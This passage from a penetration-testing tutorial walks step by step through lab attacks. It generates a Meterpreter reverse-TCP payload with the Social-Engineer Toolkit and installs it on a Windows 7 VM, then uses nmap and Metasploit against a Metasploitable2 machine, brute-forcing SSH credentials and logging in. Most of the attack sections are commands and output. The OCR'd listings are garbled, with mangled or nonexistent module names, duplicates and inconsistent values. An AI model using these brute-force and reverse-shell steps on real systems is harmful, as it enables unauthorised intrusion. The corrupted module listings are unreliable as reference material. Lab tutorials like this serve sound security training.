
set:payloads>2
set:payloads> IP address for the payload listener (LHOST):10.0.2.15
set:payloads> Enter the PORT for the reverse listener:9999
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes

```


So, as you can see in the above image, the payload has been successfully generated inside the given path folder.



After that, I uploaded this particular payload to my Google Drive. So that later, I can download this payload to my **Windows 7 VM**.



So when the download is completed, I proceeded to install the payload on my Windows 7 VM.



After that, when I go back to the SET Toolkit Interface, I'm able to see that **the listener is listening** on Windows 7 VM.

A screenshot of the SET Toolkit interface showing a terminal window. The terminal shows the following Metasploit commands and output:

```
8) Windows Meterpreter Reverse DNS      Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable     Downloads an executable and runs it

set payload
set payload> IP address for the payload listener (LHOST):10.0.2.15
set payload> Enter the PORT for the reverse listener:9999
[*] Generating the payload, please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set payload> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

In the background, a '3Kom SuperHack IT Logon' dialog box is visible, prompting for a User Name (security) and Password. The URL 'https://metasploit.com' is also visible in the browser bar.

```
[ metasploit v6.0.15-dev
+ --=[ 2774 payloads - 1123 auxiliary - 352 post
+ --=[ 592 payloads - 45 encoders - 16 nops
+ --=[ 7 evasion

Metasploit tip: View missing module options with show missing
[*] Processing /root/.set/meta_config for EBB directives.
resource /root/.set/meta_config> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource /root/.set/meta_config> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource /root/.set/meta_config> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource /root/.set/meta_config> set LPORT 9999
LPORT => 9999
resource /root/.set/meta_config> set ExitOnSession false
ExitOnSession => false
resource /root/.set/meta_config> exploit -
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:9999
```

10 – Metasploit Framework

Metasploit is an open-source penetration testing tool which provides a framework for security researchers in developing exploits, payloads, payload encoders, and tools for reconnaissance and other security testing purposes.

This particular framework is a Ruby-based, modular penetration testing platform which enables you to write, test, and execute exploit code.

We can also use this tool to test security vulnerabilities, enumerate networks, execute attacks and evade detection.

Metasploit Framework consists with commonly used tools which provide a complete environment for penetration testing process and exploit development.

In here, we are going to use Metasploit modules in order to exploit a particular target machine. Those modules can be either payloads, exploits or some auxiliaries.

Metasploit Framework consists with both CLI & GUI Interfaces. But in here, I'm going to use the CLI interface which comes pre-installed with Kali Linux.

So as the target, I'm going to use the metasploitable2 machine.

As the very first step, I'm going to scan the open ports, services & version numbers running on the target machine.

```
[kali㉿kali:~] $ nmap -A 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 08:23 +0530
Nmap scan report for 192.168.56.100
Host is up (0.004s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  [RPC #10000]
123/tcp   open  ntp      NTPv4
445/tcp   open  netbios-ssn Samba smbd 3.0.22-1.20150314-0ubuntu3
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?   Netkit rsh
514/tcp   open  shell    Netkit rsh
1099/tcp  open  java-mi  GNU Classpath gmicroryistry
1524/tcp  open  bindshell Metasploitable root shell
2000/tcp  open  http    Apache Tomcat/9.0.44
2121/tcp  open  ftp     ProFTPD 1.3.3
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  x11     (access denied)
6667/tcp  open  irc     UnrealIRCd
8000/tcp  open  http    Apache Tomcat/9.0.44
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.59 seconds
```

Now, let's search whether there are any exploits/ modules available for the **OpenSSH Service** which is running on **port 22**.

```
msf5 > search ssh
Matching Modules
=====
#   Name                                Disclosure Date    Rank    Check  Description
----+-----+-----+-----+-----+
  1 auxiliary/scanner/http/cisco_7937g_ssh_privexec      2020-06-01    normal  No     Privilege Escalation
  2 auxiliary/dos/windows/ssh/syssax_ssh_id_hexchange      2013-03-17    normal  No     Cisco 7937G Denial-of-Service Attack
  3 auxiliary/fuzzers/ssh_kexinit_corrupt                 2013-03-17    normal  No     SSH Key Exchange Init Corruption
  4 auxiliary/scanner/ssh/ssh_version_1                   2013-03-17    normal  No     SSH 1.0 Version Fuzzer
  5 auxiliary/fuzzers/ssh_version_2                   2013-03-17    normal  No     SSH 2.0 Version Fuzzer
  6 auxiliary/fuzzers/ssh_version_corrupt             2013-03-17    normal  No     SSH Version Corruption
  7 auxiliary/gather/qemu/ssh_fingerprinting            2019-11-25    normal  Yes    QEMU QEMU and Firepower Login
  8 auxiliary/scanner/http/cisco_firepower_login        2019-11-25    normal  No     Cisco Firepower Management Console 6.0 Login
  9 auxiliary/scanner/http/gitlab_user_enum            2014-11-21    normal  No     GitLab User Enumeration
 10 auxiliary/scanner/http/apache_karaf_command_execution 2016-02-09    normal  No     Apache Karaf Default Credentials Command Execution
 11 auxiliary/scanner/http/ssh_enum_scp                2014-05-27    normal  No     SCP Server Username Enumeration
 12 auxiliary/scanner/ssh/ssh_detect_klist            2018-07-18    normal  No     Klist SSH Hash Detector
 13 auxiliary/scanner/ssh/xpert_backdoor              2016-01-09    normal  No     Fortinet SSH Backdoor Scanner
 14 auxiliary/scanner/ssh/fortinet_backdoor            2015-12-20    normal  No     Juniper Junos Backdoor Scanner
 15 auxiliary/scanner/ssh/karaf_bf                  2014-05-27    normal  No     Apache Karaf Local Utility
 16 auxiliary/scanner/ssh/libssh_auth_bypass          2018-10-16    normal  No     LibSSH Authentication Bypass Scanner
 17 auxiliary/scanner/ssh/ssh_enum_git_keys          2018-08-01    normal  No     Test SSH Github Access
 18 auxiliary/scanner/ssh/ssh_enum_github_keys        2018-08-01    normal  No     SSH Public Key Acceptance Scanner
 19 auxiliary/scanner/ssh/ssh_identity_pubkeys       2018-08-01    normal  No     SSH Public Key Acceptance Scanner
 20 auxiliary/scanner/ssh/ssh_login                  2018-08-01    normal  No     SSH Login Check Scanner
 21 auxiliary/scanner/ssh/ssh_login_pubkey           2018-08-01    normal  No     SSH Public Key Login Scanner
 22 auxiliary/scanner/ssh/ssh_login_pubkey           2018-08-01    normal  No     SSH Public Key Login Scanner
 23 auxiliary/scanner/ssh/ssh_login_pubkey           2018-08-01    normal  No     SSH Public Key Login Scanner
 24 exploit/apple_ios/ssh_cydia_default            2007-07-02    excellent  No    Apple iOS Default SSH Password Vulnerability
 25 exploit/linux/http/openssl_vault_exec          2017-01-31    excellent  Yes   AlienVault OSSIM/UM Remote Code Execution
 26 exploit/linux/http/php_imap_open_rce           2018-10-13    good   Yes    PHP IMAP Open Remote Code Execution
 27 exploit/linux/http/ssh_dss_ecdsa_gost_gostway_exec 2013-05-16    excellent  No     Symantec Messaging Gateway Remote Code Execution
 28 exploit/linux/http/ubnti_ssh_file_upload        2016-02-13    excellent  No     Ubiquiti airOS Arbitrary File Upload
 29 exploit/linux/local/pttrace_traceme_pieexec    2019-07-04    excellent  Yes   Linux Pttrace helper PTRACE_TRACEME local root exploit
 30 exploit/linux/local/ssh/known_privatekey        2016-01-01    excellent  No     Ceragon AirPax IPS SSH Private Key Exposure
 31 exploit/linux/local/ssh/known_privatekey        2019-08-01    excellent  No     Cisco UCS Director Default SSH Private Key Exposure
 32 exploit/linux/ssh/exagrid_known_privatekey      2016-04-07    excellent  No     Exagrid Known SSH Key and Default Password
 33 exploit/linux/ssh/ft_bfd_known_privatekey       2012-06-11    excellent  No     F5 BIG-IP SSH Private Key Exposure
 34 exploit/linux/ssh/ft_bfd_known_privatekey       2012-06-11    excellent  No     F5 BIG-IP Known SSH Private Key Exposure
 35 exploit/linux/ssh/ft_bfd_known_privatekey       2012-06-11    excellent  No     F5 BIG-IP Known SSH Private Key Exposure
 36 exploit/linux/ssh/mercurial_ssh_exec            2014-03-17    excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
 37 exploit/linux/ssh/quantum_dx1_known_privatekey  2014-03-17    excellent  No     Quantum DX1 V1000 SSH Private Key Exposure
 38 exploit/linux/ssh/quantum_dx1_known_privatekey  2014-03-17    excellent  No     Quantum DX1 V1000 SSH Private Key Exposure
 39 exploit/linux/ssh/solarwinds_lsncore            2017-03-17    excellent  No     SolarWinds LSN Default SSH Password Remote Code Execution
 40 exploit/linux/ssh/symantec_smg_ssh             2012-08-27    excellent  No     Symantec Messaging Gateway 5.0 Default SSH Password Vulnerability
 41 exploit/linux/ssh/vmware_vd0_known_privatekey  2016-12-20    excellent  No     VMware VDP Known SSH Key
 42 exploit/linux/ssh/vmware_vd0_known_privatekey  2016-12-20    excellent  No     VMware VDP Known SSH Key
 43 exploit/multi/http/est_sunmodule_command_exec  2017-08-10    great   No     HyperTest SSL/TLS Certificate Escape and Privilege Escalation
 44 exploit/multi/http/gitlab_shell_exec            2013-11-04    excellent  Yes   Malicious Git HTTP Server For CVE-2017-100017
 45 exploit/multi/http/ssh_ec2_sec                 1999-01-01    normal  No     SSH User Code Execution
 46 exploit/multi/http/ssh_ec2_sec                 2013-03-17    excellent  Yes   Amazon EC2 Endura NET55XX Encoder
 47 exploit/unix/ssh/arista_tacplus_shell          2010-02-02    great   Yes   Arista restricted shell escape (with privesc)
 48 exploit/unix/ssh/arista_tacplus_vxag            2014-02-03    excellent  No     Array Networks VxP and vxAG Private Key Privilege Escalation Code Execution
 49 exploit/unix/ssh/feeftpd_change_passwd          2012-12-01    excellent  Yes   Tectis SSH USUALM Change Reset Password Reset Vulnerability
 50 exploit/unix/ssh/feeftpd_change_passwd          2012-12-01    excellent  Yes   Tectis SSH USUALM Change Reset Password Reset Vulnerability
 51 exploit/windows/ssh/feeftpd_key_exchange        2006-05-12    average  No     FreeRADIUS 1.0.10 Key Exchange Algorithm String Buffer Overflow
 52 exploit/windows/ssh/freebind_authbypass         2010-08-11    excellent  Yes   Freebind Authentication Bypass
 53 exploit/windows/ssh/freebind_key_exchange       2006-05-12    average  No     Freebind 1.0.9 Key Exchange Algorithm String Buffer Overflow
 54 exploit/windows/ssh/freebind_key_exchange       2006-05-12    average  No     Freebind 1.0.9 Key Exchange Algorithm String Buffer Overflow
 55 exploit/windows/ssh/securectrl_ssh             2002-07-23    average  No     SecureCtrl SSH Buffer Overflow
 56 exploit/windows/ssh/syssax_ssh_username        2012-02-27    normal  Yes    Syssax 5.53 SSH Username Buffer Overflow
 57 post/exploit/cmd/reverse_tcp                 2013-03-17    normal  No     Unix/Windows Shell, Reverse TCP SSH
 58 post/linux/tether/network                     2013-03-17    normal  No     Linux/Gathering Network Information
 59 post/linux/manage/sshkey_persistence          2013-03-17    excellent  No     SSH Key Persistence
```

As you can see, it has listed down huge number of exploitations and their respective descriptions as well.

Among those, I'm going to use the **Module Number 21** which is an **Auxiliary Module**. This module can be used to BruteForce the login details.

So, it's going to give us the correct combination of username & password of a system.

Before starting the BruteForcing process, we need to set several options.

```

Module options (auxiliary/scanner/ssh/ssh_login):

Name      Current Setting Required Description
----      -----  -----  -----
BLANK_PASSWORDS  false    no      Try blank passwords for all users
BRUTEFORCE_SPEED 5       yes     How fast to bruteforce, from 0 to 5
DB_ALL_CREDS  false    no      Try each user/password couple stored in the current database
DB_ALL_PASS   false    no      Add all the passwords in the current database to the list
DB_ALL_USERS  false    no      Add all users in the current database to the list
PASSWORD      no       no      A specific password to authenticate with
PASS_FILE     no       no      File containing passwords, one per line
RHOSTS        yes      yes    The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         22      yes    The target port
STOP_ON_SUCCESS false   yes    Stop guessing when a credential works for a host
THREADS       1       yes    The number of concurrent threads (max one per host)
USERNAME      no       no      A specific username to authenticate as
USERPASS_FILE no       no      Try the username as the password for all users
USER_AS_PASS  false   no      Try the username as the password for all users
USER_FILE     no       no      File containing usernames, one per line
VERBOSE       false   yes    Whether to print output for all attempts

```

In here, setting up all the options is not mandatory.

First, we need to set the **target machine's IP** to “**RHOSTS**”.

Then you need to set the “**VERBOSE**” as “**true**”. Although it’s not mandatory, if we set that, it will show us the output while the exploitation is running.

Since this is a BruteForce Attack, we need to provide a **username file** & a **password file**. So that I have created a small username file & a password file separately.

```

(dilshan@10) [~]
$ cat user.txt
user
root
nsadmin
dilshan
eranda

(dilshan@10) [~]
$ cat password.txt
query!
password
nsadmin
abcdef12345
pas$word

(dilshan@10) [~]
$ pwd
/home/dilshan

```

Then you need to **set the paths** of those username & password files, to “**USER_FILE**” & “**PASS_FILE**”.

Since this is a BruteForce Attack, I need to set the “**STOP_ON_SUCCESS**” as “**true**”. So, if the BruteForcing becomes **successful**, we can tell the scanner to “**stop scanning**”. Because there is no point of running the scan furthermore.

```

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/dilshan/user.txt
USER_FILE => /home/dilshan/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/dilshan/password.txt
PASS_FILE => /home/dilshan/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting      Required  Description
----          -----              -----      -----
BLANK_PASSWORDS    false            no        Try blank passwords for all users
BRUTEFORCE_SPEED   5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS    false           no        Try each user/password couple stored in the current database
DB_ALL_PASS        false           no        Add all passwords in the current database to the list
DB_ALL_USERS       false           no        Add all users in the current database to the list
PASSWORD          /home/dilshan/password.txt  no        A specific password to authenticate with
RHOSTS            192.168.56.100    yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
PORT              22               yes      The target port
STOP_ON_SUCCESS   true            yes      Stop guessing when a credential works for a host
THREADS           1               yes      The number of concurrent threads (max one per host)
USERNAME          no               no        A specific username to authenticate as
USERPASS_FILE     no               no        File containing users and passwords separated by space, one pair per line
USER_PASS         false           no        Try the username as the password for all users
USER_FILE          /home/dilshan/user.txt  no        File containing usernames, one per line
VERBOSE           true            yes      Whether to print output for all attempts

```

So now we are ready to perform the exploitation.

In order to perform this particular exploitation, you need to give the command “**run**”.

```

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] Could not connect: The connection timed out (192.168.56.100:22).
[!] No active DB -- Credential data will not be saved!
[*] 192.168.56.100:22 - Failed: 'user:password'
[*] 192.168.56.100:22 - Failed: 'user:password'
[*] 192.168.56.100:22 - Failed: 'user:abcde12345'
[*] 192.168.56.100:22 - Failed: 'user:pqrs$word'
[*] 192.168.56.100:22 - Failed: 'root:query'
[*] 192.168.56.100:22 - Failed: 'root:password'
[*] 192.168.56.100:22 - Failed: 'root:msfadmin'
[*] 192.168.56.100:22 - Failed: 'root:abcde12345'
[*] 192.168.56.100:22 - Failed: 'root:pqrs$word'
[*] 192.168.56.100:22 - Failed: 'msfadmin:query'
[*] 192.168.56.100:22 - Failed: 'msfadmin:password'
[*] 192.168.56.100:22 - Success: 'msfadmin:msfadmin' [uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable2 7.6.24-16-server #3 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux']
[*] Command shell session 1 opened (10.0.2.15:40147 -> 192.168.56.100:22) at 2021-05-05 08:58:29 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

As you can see in the above image, after number of failed attempts, there is one successful BruteForcing combination. So by using this Metasploit framework, we have obtained the username & password of the metasploitable2 target machine.

Now let's try to perform **SSH**, on our target machine.

```
(dilshan@10)-[~]
$ ssh msfadmin@192.168.56.100
The authenticity of host '192.168.56.100' ('192.168.56.100') can't be established.
RSA key fingerprint is SHA256:RQm5eOHXg6C1oLuVscgPXLQOsu+sE9d/rJ84Rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.100' (RSA) to the list of known hosts.
msfadmin@192.168.56.100's password:
Linux metasploitable 2.6.24-10-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://Help.ubuntu.com/
No mail.


Last login: Tue May  4 20:55:15 2021
msfadmin@metasploitable: ~]$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:7a:5d:00
          inet addr:192.168.56.100 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a0c2:9fffe46:3ce/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:11247 errors:0 dropped:0 overruns:0 frame:0
             TX packets:10812 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:893247 (872.3 kB)  TX bytes:740519 (723.1 kB)
             Base address:0x0200 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:614 errors:0 dropped:0 overruns:0 frame:0
             TX packets:614 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:275241 (268.7 kB)  TX bytes:275241 (268.7 kB)

msfadmin@metasploitable: ~]$ pwd
/home/msfadmin
msfadmin@metasploitable: ~]$
```

So now, by providing the **correct username, IP Address & password**, you can get inside of the metasploitable2 target machine.

Now, let's move on to exploit the **telnet** service which is running on **port 23**.



```
msf6 auxiliary(scanner/ssh/ssh_login) > search telnet
Matching Modules
=====
#  Name
-  ---
0  auxiliary/admin/http/dlink_dir_300_noauth
1  auxiliary/admin/http/netgear_r6700_pass_reset
2  auxiliary/dos/cisco/ios_telnet_rocen
3  auxiliary/dos/cisco/ios_telnet_r300_bof
4  auxiliary/scanner/ssh/username_banDoor
5  auxiliary/scanner/telnet/brocade_enable_login
6  auxiliary/scanner/telnet/lantronix_telnet_password
7  auxiliary/scanner/telnet/lantronix_telnet_version
8  auxiliary/scanner/telnet/satel_cmd_exec
9  auxiliary/scanner/telnet/telnet_encrypt_overflow
10 auxiliary/scanner/telnet/telnet_login
11 auxiliary/scanner/telnet/telnet_ruggedcom
12 auxiliary/scanner/telnet/telnet_version
13 auxiliary/server/capture/telnet
14 exploit/freebsd/ftp/proftpd_telnet_iac
15 exploit/freebsd/telnet/telnet_encrypt_keyid
16 exploit/linux/ftp/proftpd_telnet_iac
17 exploit/linux/http/asuswrt_lan_rce
18 exploit/linux/http/dlink_diagnostic_exec_noauth
19 exploit/linux/http/dlink_diagnostic_exec_noauth
20 exploit/linux/http/dlink_diagnostic_exec_noauth
21 exploit/linux/http/link_ls2020n_authenticated_telnet_injection
22 exploit/linux/http/asuswrt_lan_auth_bypass_exec
23 exploit/linux/misc/hp_jetdirect_path traversal
24 exploit/linux/misc/vyos_restricted_shell_privesc
25 exploit/linux/telnet/netgear_telnetenable
26 exploit/linux/telnet/telnet_encrypt_keyid
27 exploit/polaris/telnet/fuser
28 exploit/polaris/telnet/privilege_elevation
29 exploit/unix/misc/polycam_hdx_auth_bypass
30 exploit/unix/misc/polycam_hdx_traceroute_exec
31 exploit/unix/webapp/dogfood_spell_exec
32 exploit/windows/proxy/cproxy_telnet_ping
33 exploit/windows/telnet/gamssoft_telnetv_username
34 exploit/windows/telnet/goodtech_telnet
35 payload/cmd/unix/reverse_sh Telnet
36 payload/cmd/unix/reverse_sh Telnet
37 payload/cmd/unix/reverse_bash Telnet_ssl
38 payload/cmd/unix/reverse_ssl double Telnet
39 post/windows/gather/credentials/mremote

Interact with a module by name or index. For example info 39, use 39 or use post/windows/gather/credentials/mremote
msf6 auxiliary(scanner/ssh/ssh_login) > [ ]
```

Among those modules, I'm going to use the **Module Number 12** which is the **Telnet Version Exploitation**.

According to the description, it gives us the **Telnet Service Banner**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
Name  Current Setting  Required  Description
----  -----  -----  -----
PASSWORD  no  The password for the specified username
PROHOSTS  yes  The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
PORT  23  yes  The target port (TCP)
THREADS  1  yes  The number of concurrent threads (max one per host)
TIMEOUT  30  yes  Timeout for the Telnet probe
USERNAME  no  The username to authenticate as
```

In here, “**RHOSTS**” is the only mandatory thing, that we need to set.

So, as you can see in the above image, it gives us the **telnet service banner**. Inside the banner, **both the username & password** have been given.

Now, let's move on to exploit the **smtp** service which is running on **port 25**.

#	Name	Disclosure Date	Rank	Check	Description
-	---				
0	auxiliary/client/smbx/Emailer			No	Generic Emailer (SMBP)
1	auxiliary/dos/smb/sendmail_prescan	2003-09-17	normal	No	Sendmail SMBP Address prescan Memory Corruption
2	auxiliary/windows/smb/smb_019_exchange	2004-11-12	normal	No	MS04-019 Exchange NODROP Heap Overflow
3	auxiliary/fuzzers/smb/smb_fuzzer			normal	SMBP Simple Fuzzer
4	auxiliary/scanner/http/gavascan_login_loot			normal	Gavascan Login Brute Force - Login Brute Force, Extract Info and Dump Plant Database
5	auxiliary/scanner/http/enum_http_dbs			normal	HTTP User Enumeration Utility
6	auxiliary/scanner/smb/smb_ntlm_domain			normal	SMB NTLM Domain Extraction
7	auxiliary/scanner/smb/smb_relay			normal	SMB Open Relay Detection
8	auxiliary/scanner/smb/smb_version			normal	SMB Banner Grabber
9	auxiliary/server/capture/smb			normal	Authentication Capture SMBP
10	auxiliary/vsploit/payload/email_pif			normal	VSploit Email PIF
